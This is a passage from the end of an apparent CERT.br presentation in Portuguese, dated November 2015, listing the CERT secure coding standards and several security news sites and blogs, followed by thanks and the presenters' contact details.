  - https://www.securecoding.cert.org/confluence/display/seccode/CERT+Coding+Standards

Últimas notícias, análises, *blogs*

- ***Krebs on Security*** - http://krebsonsecurity.com/
- ***Schneier on Security*** - https://www.schneier.com/
- ***Ars Technica Security*** - http://arstechnica.com/security/
- ***Dark Reading*** - http://www.darkreading.com/
- ***SANS NewsBites*** - http://www.sans.org/newsletters/newsbites/
- ***SANS Internet Storm Center*** - http://isc.sans.edu/

Obrigado

www.cert.br

miriam@cert.br nakamura@cert.br @certbr

09 de novembro de 2015

nic.br cgi.br

www.nic.br | www.cgi.br